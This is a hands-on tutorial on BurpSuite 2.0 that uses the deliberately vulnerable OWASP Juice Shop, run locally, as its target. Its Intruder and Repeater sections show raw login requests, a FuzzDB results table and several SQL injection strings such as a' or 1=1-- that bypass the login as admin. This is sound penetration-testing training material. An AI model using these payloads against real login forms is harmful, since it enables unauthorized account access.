

BURPSUITE – QUICK AND DIRTY TUTORIAL

Introduction

In this article we look at BurpSuite, a framework of tools that can be used during penetration testing. We'll cover the latest release of BurpSuite, version 2.0, getting our hands dirty with the OWASP Juice Shop vulnerable Web application.

Overview

This article is intended for penetration testers and bug bounty hunters as well as software developers who find it important to have security as a component of their development.

BurpSuite has three editions that you can select from:

1. BurpSuite Enterprise
2. BurpSuite Professional
3. BurpSuite Community

FEATURES	COMMUNITY	PROFESSIONAL	ENTERPRISE
Essential Manual Tools	✓	✓	
Advanced Manual Tools		✓	
Web Vulnerability Scanner		✓	✓
Scheduled and Repeat Scans			✓
Unlimited Scalability			✓
CI Integration			✓

We'll be making use of the BurpSuite Professional Edition v2.0 Beta for the course of this article.

It's worth noting also is that BurpSuite Community (free) Edition comes bundled with Kali Linux. You will have to pay for the Pro Edition if you need extended functionality. With the Pro Edition, the intruder function will not be throttled, functionality of Extenders, Discover Content, CSRF PoC and Project File saving will all be supported, and your payloads and plugins will be available.

OWASP Juice Shop Initial Setup

Installing the OWASP Juice Shop can either be done from sources using node.js, on a Docker container, Vagrant, on an Amazon EC2 instance or on an Azure Container instance. The detailed steps to achieve this can be found [here](#).

Our preferred method will be using node.js. Our setup is running on Ubuntu 18.04 LTS with node.js installed.

For our setup, the very first step is to run npm start within the juice-shop directory. The server will begin listening on port 3000. It is important to ensure that no server is already listening there before you begin. See below:

```
l3s7r0z@gold-gen-pokedex:~/Documents/Lab/CTFs/juice-shop$ pwd
/home/l3s7r0z/Documents/Lab/CTFs/juice-shop
l3s7r0z@gold-gen-pokedex:~/Documents/Lab/CTFs/juice-shop$ ls
app.js          encryptionkeys  models          swagger.yml
app.json        frontend       node_modules    test
CODE_OF_CONDUCT.md  ftp           package.json    TROUBLESHOOTING.md
config          Gruntfile.js   protractor.conf.js  uploads
CONTRIBUTING.md  HALL_OF_FAME.md  README.md       vagrant
crowdin.yaml     hooks          REFERENCES.md     views
ctf.key          lib            routes
data            LICENSE        screenshots
Dockerfile       logs           server.js
l3s7r0z@gold-gen-pokedex:~/Documents/Lab/CTFs/juice-shop$ npm start


> juice-shop@8.2.0 start /home/l3s7r0z/Documents/Lab/CTFs/juice-shop
> node app

Detected Node.js version v8.10.0 (OK)
Configuration default validated (OK)

Server listening on port 3000
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When you load <http://localhost:3000> on your browser, you will see the default juice-shop page. The idea is basically to have an “online” shop where shoppers can shop for different types of juice. You basically shop and add your products to cart and check out.

On loading the application, you will see different juices going for different prices and their descriptions. See below:




We will be attacking this application after completing our BurpSuite setup.

Firefox Browser Initial Setup

In order to capture requests and send them over to Burp, we need to set up the FoxyProxy add-on. We have set up ours to forward traffic to 127.0.0.1 and at port 8080. We shall later configure Burp's proxy also to 127.0.0.1 at 8080 in order to accept traffic from Firefox.



After this setup, we enable the proxy on FoxyProxy as shown below:



Initial BurpSuite Setup and Configuration

Here we will set up BurpSuite in preparation for our attacks on the juice-shop.


• Creating a project file

Creating a BurpSuite project file is a feature that is only supported in the Pro Edition, an important thing to remember. Follow the following steps:

1. On your drive, create a BurpProjectFiles directory


```
l3s7r0z@old-gen-pokedex:~/Documents$ mkdir BurpProjectFiles
l3s7r0z@old-gen-pokedex:~/Documents$ ls -la | grep BurpProjectFiles
drwxr-xr-x  2 l3s7r0z l3s7r0z  4096 Jan 30 13:13 BurpProjectFiles
l3s7r0z@old-gen-pokedex:~/Documents$
```

2. Launch Burp, click on “New project on disk,” click on the “Choose file” button and navigate the directory created above. While there, create a project file called **Juice-Shop-Non-Admin.burp**



Click “Next” and “Use Burp defaults,” then select “Start Burp.”

BurpSuite launches and you are greeted with the default panel. Everything we do will now be saved in the **Juice-Shop-Non-Admin.burp** file.




2. Setting up the Proxy, Spider and Scanner options


To set the **Proxy**:

1. Click on the Proxy tab and ensure “Intercept is off” by toggling that button
2. Click on the “Options” tab. Here, you want to ensure the proxy is checked as “running” and the interface is pointing to 127.0.0.1:8080

3. Scroll down to “Intercept Server Responses” and check-to-enable the box that says “Intercept responses based on the following rules”




4. Scroll further down to “Response Modification” and check-to-enable the option “Unhide hidden form fields”




To set the **Spider** and the **Scanner** options, follow the steps below:

1. Click on the “Target” tab then add a target URL for scanning. Burp gives you an option to even directly paste the URL. As can be seen below, Burp then asks you whether or not to log out-of-scope items. Answer “Yes” to maintain a smaller Burp save file




2. The target has now been added to scope. You can further restrict items shown on the sitemap by clicking on the filter bar and enabling the checkbox that says “Show only in-scope items.” See below:

3.




4. Now it's time to configure our Scanner or Spider Options. Right click on the target within the sitemap and select “Scan.” Burp will present the screen below, requiring that you configure appropriate “Scan details.” From this screen, you are able to determine whether you want to Crawl (Spider) or Audit (Scan) your target for resources and vulnerabilities. As shown below, we selected both a crawl and an audit of the resources discovered within the URL:



5. We then configure our “Scan configuration,” allowing us to select a proper template for either an audit or scan or both

These template options allow you to determine the intensity and duration of your scan or audit.



If you don't want to go with the templates provided, you can also select a "New" configuration where you can manually specify drilled-down options – for instance, determining Crawl Limits and Crawl Optimization settings:

✓ Crawl Optimization

? These settings let you control the behavior of the crawl logic to reflect the objectives of the crawl and the nature of the application. See the detailed documentation for more information about each option.

Maximum link depth:

Crawl strategy:

This strategy represents a trade-off between coverage and speed that is appropriate for typical applications.

✓ Crawl Limits

? Crawling modern applications is sometimes an open-ended exercise, due to the amount of stateful functionality, volatile content, and unbounded navigation. Burp's crawler uses various techniques to maximise discovery of unique content early in the crawl. These settings let you impose a limit on the extent of the crawl, as it reaches the point of diminishing returns. You can leave any crawl limit setting blank to disable it.

Maximum crawl time: minutes

Maximum unique locations discovered:

Maximum request count:


If you decide to manually configure your options, remember to have "URL path filename" and "URL path folders" since we will be working with REST calls. Also, check "URL to body" and "Body to URL" so that we can be able to check whether any POST requests can be sent as GET requests. See below:

Attacking the OWASP Juice Shop Lab

Juice Shop is intended to be a vulnerable Web application. It has multiple classes of vulnerabilities and a scoreboard where challenge scores are recorded to help you keep track of what you have solved. These are all classified according to their level of difficulty. The chart below is from the developer, showing the vulnerability categories tested in the application:

Vulnerability Categories

The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerability types from well-known lists or documents, such as [OWASP Top 10](#) or MITRE's [Common Weakness Enumeration](#). The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).




Let's now discuss BurpSuite's features: The Intruder, Repeater and Decoder.

Burp Intruder

Burp Intruder is used to automate repetitive tasks such as checking for SQLi. To check for SQLi, we shall click on the Login button on the top bar on our juice shop. On our login form, we input dummy credentials and proceed to examine the

HTTP history. We decided to enter admin@gmail.com as the username and pass123 as the password. The screenshot below shows the request that was sent to the server.



Notice at the bottom we have the credentials we fed into the application. We right-click on the request at the bottom and “Send to intruder.” Now navigate to the “Intruder” tab and “Positions.” Here you will see the email and password highlighted. This means that Burp Intruder is trying to identify the injection point for the SQLi payloads. Hit “Clear” on the right-hand side, then double-click on the email address (admin@gmail.com) and hit “Add.” It should now be highlighted and padded at the beginning and end as shown:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 49
Connection: close
Cookie: continueCode=wjKRwbLRo7kYz8mJyQ3p9aJEDngBONV05ev1wvPNxZq64KV20rMxbLog1LEQ;
io=TSy7DjJBmP96W-kbAAAC

{"email":"$admin@gmail.com$","password":"admin123"}
```

1 payload position Length: 517

We shall then navigate to the “Payloads” tab and hit “Load.” What we are doing now is loading a payload list for use in detecting for SQLi. For this demonstration, we are using the payload list xplatform.txt from FuzzDB.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: **1**

Payload type: **Simple list**

Payload Options [Simple list]

This payload type lets you configure a simple

Paste

Load ...

Remove

Clear

Add

Enter a new item

Add from list ...

Start attack

Look in: **detect**

- Generic_SQL.txt
- GenericBlind.txt
- MSSQL.txt
- MSSQL_blind.txt
- MySQL.txt
- MySQL_MSSQL.txt
- oracle.txt
- README.md
- xplatform.txt

File Name: **xplatform.txt**

Files of Type: **All Files**

Open Cancel

Finally, scroll down and un-check the option “URL-encode these characters,” since these characters are actually used during checks for SQLi. See below.


Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: **!@=<>?+&*:"{}|^`**

Request	Payload	Status	Error	Timeout	Length	Comment
42	' } 6	401			330	
43	(} 6	401			330	
44	%7C	401			330	
45	a'	500			1469	
46	admin' or '	401			330	
47	' and 1=(if((load_file(char(1...	500			1601	
48	' and 1 in (select var from t...	500			1494	
49	anything' OR 'x'='x	200			1001	
50	*a** or 1=1--*	500			1807	
51	a' or 1=1--	200			1001	
52	*a** or 3=3--*	500			1807	
53	a' or 3=3--	200			1001	
54	a' or 'a' = 'a	200			1001	

This means that if we use the payloads that returned the status code 200, we stand a chance of being able to log in as an admin. Sure enough, using username a' or 1=1-and any password, we are able to log in:



Burp Repeater

Burp Repeater allows you to resend requests in order to monitor the behavior of the application based on specific requests. A good way to see this in action is by testing for the same SQLi above but using different payloads.

1. From the “HTTP history” tab, find the POST request that was submitted during our successful login (or any login for that matter). Ours is shown below:

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options CO2 SQLPy

Intercept HTTP history WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
200	http://localhost:3000	GET	/go.svg			304	331		svg	
201	http://localhost:3000	GET	/socket.io/?EIO=3&transport=web...	✓		101	129		io/	
202	http://localhost:3000	GET	/socket.io/?EIO=3&transport=poli...	✓		200	225	text	io/	
203	http://localhost:3000	POST	/rest/user/login	✓		200	1001	JSON		
204	http://localhost:3000	GET	/rest/user/whoami			304	243			
205	http://localhost:3000	GET	/rest/user/whoami			200	370	JSON		

Request Response


Raw Params Headers Hex

POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 45
Connection: close
Cookie: continueCode=1ZnEW8xEBave7rXY9NU52R43LzGQ2HGhx0MpZy1QDnmwoLk6PqObVgkjPr8v; io=zquyNhrnUC70KQg-AAAD

{*email*:*a* or 1=1--*,*password*:*admin123*}

0 matches

2. Right-click on the request and “Send to Repeater.” Your “Repeater” tab should resemble ours as shown below:



3. We can now attempt different payloads, replacing a' or 1=1- with each of the following. All seemed to return a status code of 200:

anything' OR 'x'='x

a' OR 3=3--

a' OR 'a'='a'--

' or 1 --'

' or 1/*

' or 1=1 /*

' or username like char(37);

Conclusion

This has been a hands-on article, discussing BurpSuite features while experimenting with the OWASP Juice Shop vulnerable Web application. This article has covered the common basic features of Burp but has in no way exhausted them all. Burp is capable of really advanced features, thanks to its Extender feature that allows third-party scripts to be written and loaded into Burp for extended functionality such as automating attacks. Nevertheless, the features discussed make Burp one of the most common tools pentesters.